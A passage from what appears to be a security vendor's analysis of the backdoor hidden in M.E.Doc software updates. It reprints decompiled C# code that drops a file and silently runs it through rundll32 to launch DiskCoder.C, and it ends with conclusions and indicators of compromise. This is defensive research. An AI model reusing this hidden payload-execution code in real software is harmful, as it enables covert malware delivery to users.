        string environmentVariable = Environment.GetEnvironmentVariable("windir");
        string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
        if (!string.IsNullOrEmpty(environmentVariable))
        {
            text2 = Path.Combine(environmentVariable, name);
            b = this.DumpData(text2, data);
        }
        if (!File.Exists(text2) && !string.IsNullOrEmpty(folderPath))
        {
            text2 = Path.Combine(folderPath, name);
            b = this.DumpData(text2, data);
        }
        if ("OK" == b)
        {
            string fileName = Path.Combine(environmentVariable, "system32\\rundll32.exe");
            using (Process process = new Process
            {
                StartInfo = new ProcessStartInfo
                {
                    FileName = fileName,
                    UseShellExecute = false,
                    RedirectStandardOutput = true,
                    CreateNoWindow = true,
                    Arguments = string.Format("\"{0}\",#1 {1}", text2, arguments)
                }
            })
            {
                process.Start();
                if (num > 0)
                {
                    process.WaitForExit(num);
                    if (!process.HasExited)
                    {
                        process.Kill();
                    }
                    text = process.ExitCode.ToString();
                }
                else
                {
                    text = "Started Infinite: " + text2;
                }
            }
        }
    }
```

Figure 8 – AutoPayload method that was used to execute DiskCoder.C malware.

Conclusions

As our analysis shows, this is a thoroughly well-planned and well-executed operation. We assume that the attackers had access to the M.E.Doc application source code. They had time to learn the code and incorporate a very stealthy and cunning backdoor. The size of the full M.E.Doc installation is about 1.5GB, and we have no way at this time to verify that there are no other injected backdoors.

There are still questions to answer. How long has this backdoor been in use? What commands and malware other than DiskCoder.C or Win32/Filecoder.AESNI.C have been pushed via this channel? What other software update supply chains might the gang behind this attack have already compromised but are yet to weaponize?

Special thanks to my colleagues Frédéric Vachon and Thomas Dupuy for their help in this research.

Indicators of Compromise (IoC)

ESET detection names:

MSIL/TeleDoor.A

Legitimate servers abused by malware authors:

upd.me-doc.com[.]ua

SHA-1 hashes:

7B051E7E7A82F07873FA360958ACC6492E4385DD
7F3B1C56C180369AE7891483675BEC61F3182F27
3567434E2E49358E8210674641A20B147E0BD23C

4 Jul 2017 - 10:00AM